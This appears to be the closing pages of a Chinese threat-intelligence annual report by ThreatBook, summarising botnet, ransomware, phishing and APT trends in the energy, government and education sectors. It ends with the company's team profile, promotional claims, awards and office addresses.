木马在能源行业触发的告警数量较多，一定程度上说明能源行业本年度也进行了不少安全性测试，同时存在参与攻防演练的机构和单位。

另外，勒索软件对于能源行业的攻击更加值得关注。能源行业的背后往往是关乎国计民生的重要基础设施的大型企业、单位和机构。相比于其他行业，能源行业实体的支付赎金能力和动机都更强，是各种勒索软件的主要攻击目标。2023 年下半年，新兴的Rhysida 针对国内某行业企业发起了攻击，造成了严重的后果。随着勒索软件的快速发展，以及前文提到的RaaS 模式愈加繁荣，能源行业很可能成为勒索组织的重点突破对象。




政府机构遭受了较多的“老牌僵尸网络”的攻击，如Dorkbot、紫狐和Virut 等，推测这可能与主机使用年限更长、迭代较慢有关：部分年代较为久远的木马由于缺乏处置，虽安全风险相对较小，但仍存在于主机上。

另外，政府单位收发内外部邮件频繁，同时拥有大量的办公软件使用需求，导致容易受到新型黑产团伙的攻击。山猫团伙的钓鱼邮件攻击首次被发现于政府单位，主题为发票下载。后期，钓鱼主题主要以税务、稽查等关键词相关，迷惑性较强，在政府单位中流转较广，造成了较为严重的影响。



教育行业，尤其是存在于高校的学生机是病毒木马攻击的主要对象。学生有大量的应用软件和游戏使用需求，这其中盗版系统镜像、破解补丁、外挂横行，是各种僵尸网络、蠕虫木马以及各种挖矿木马滋生的温床。

另外，APT 团伙对于国内高校的攻击从未停歇，且在2023 年异常活跃。白象、DarkHotel 和海莲花均出现过对国内高校的钓鱼邮件攻击，成功率尤其可观。很多用户在主机失陷许久之后才发现该情况，造成了重要的财产损失和敏感信息泄露。2024 年，我们研判认为APT 团伙对于高校的攻击仍会持续。



08

团队简介
微步情报局

微步情报局，负责微步核心安全能力建设，主要研究内容包括威胁情报自动化研发、漏洞挖掘与分析、高级 APT 组织 & 黑产研究与追踪、恶意代码与自动化分析技术、重大事件应急响应等。

微步情报局由精通木马分析与取证技术、Web 攻击技术、溯源技术、大数据、AI 等安全技术的资深专家组成，并通过自动化情报生产系统、漏洞情报系统、云沙箱、黑客画像系统、威胁狩猎系统、追踪溯源系统、威胁感知系统、大数据关联知识图谱、网络空间测绘微图等自主研发的系统，对微步每天新增的百万级样本文件、千万级 URL、PDNS、Whois 数据进行实时的自动化分析、同源分析及大数据关联分析。微步情报局自设立 9 年以来，累计率先发现了包括数十个境外高级 APT 组织针对我国关键基础设施和政府机构，以及金融、能源、高科技等行业的定向攻击行动，独家发现并命名十余个高级 APT 组织、数十个黑灰产组织，建立了国内一流的威胁情报研发体系和领先的威胁情报、漏洞情报以及网络空间测绘能力。

关于微步

微步成立于2015 年，是数字时代网络安全技术创新型企业，专注于精准、高效、智能的网络威胁发现和响应，开创并引领中国威胁情报行业的发展，提供“云+ 流量+ 端点”全方位威胁发现和响应产品及服务，帮助客户建立全生命周期的威胁监控体系和安全响应能力。

No.1
中国威胁情报领域市占率

90%
主流行业头部覆盖率

唯一
连续四次入选Gartner
《全球威胁情报市场指南》

强劲表现者
Gartner Peer Insights 网络威胁
检测与响应用户整体体验评价全球Top5

多次入选 全球权威榜单

- 《网络威胁检测与响应“客户之声”报告》“强劲表现者”（Gartner Peer Insight，2023）
- 《威胁情报市场格局（Landscape）报告》全球代表企业（Forrester，2023）
- 《威胁情报市场指南》中国唯一连续四次入选企业(Gartner, 2017, 2019-2021)
- 《托管检测和响应服务市场指南》中国入选企业（Gartner, 2022）
- 中国安全运营推荐厂商 (Gartner, 2022)
- 《中国威胁情报市场报告》领导者象限增长指数第 1 名（沙利文 , 2022）
- 《IDC Perspective：中国网络安全威胁情报市场洞察》代表厂商（IDC，2022）
- 《中国威胁情报市场研究报告》市占率排名第一（赛迪，2021）
- 亚洲 100 强（红鲱鱼 , 2019）
- 全球网络安全 500 强（Cybersecurity Ventures，2017-2019）

屡获国家级 资质及荣誉

- 国家级专精特新“小巨人”企业
- CCIA 中国网安产业竞争力 50 强
- 工信部网络安全技术应用试点示范项目
- 工信部网络安全威胁认定先进单位
- 国家知识产权优势单位
- 国家信息安全漏洞库（CNNVD）一级技术支撑单位
- 国家网络与信息安全信息通报机制技术支持单位
- 工信部“铸网 2022”实网演练优秀技术支撑单位
- 入选国家工信安全中心“久安计划”首批合作伙伴

参与多项 国家标准制定

- 《GB／T 34960.5-2018 数据治理规范》
- 《GB／T 37988-2019 信息安全技术数据安全能力成熟度模型》
- 《GB／T 28448-2019 信息安全技术网络安全等级保护测评要求》
- 《GB/T 42583-2023 信息安全技术政务网络安全监测平台技术规范》

国家重大项目保障

- 2017-2019 夏季达沃斯论坛 特聘网络安保单位
- 2018-2023 中国国际进口博览会 特聘网络安保单位
- 新中国成立 70 周年庆祝活动 网络安全保卫工作 优秀技术支持单位
- 2020 年联合国生物多样性大会 特聘网络安保单位
- 2022 北京冬奥会 网络安全保障 突出贡献奖

全方位产品和服务体系

“云+ 流量+ 端点”全方位威胁发现和响应

重塑新一代网络安全

让安全没有边界

微步在线®

网址：www.threatbook.cn

邮箱：contactus@threatbook.com

电话：400-030-1051

北京：北京市海淀区苏州街49-3盈智大厦4层

上海：上海市杨浦区大连路588-688号宝地广场B座11层04

深圳：深圳市南山区科技南十二路曙光大厦701室

广州：广州市天河区体育东路116号财富广场东塔2401A

武汉：武汉市东湖新技术开发区高新大道438号宜科中心园区2栋12层1203

成都：成都市高新区吉泰五路118号3栋10层2号

南京：南京市江宁区东山街道金源路2号城际空间站D1幢1206室

苏州：苏州市姑苏区南环新村汇邻广场思画办伴1108

杭州：杭州市拱墅区丰潭路508号海蓝天行国际二号楼3楼B26办公室

西安：西安市高新区兰基中心1606A

济南：济南市高新区汉峪金谷a4-3互联网大厦11层1113

昆明：昆明市五华区王笻路179号中铁云时代广场1栋A座5层-E01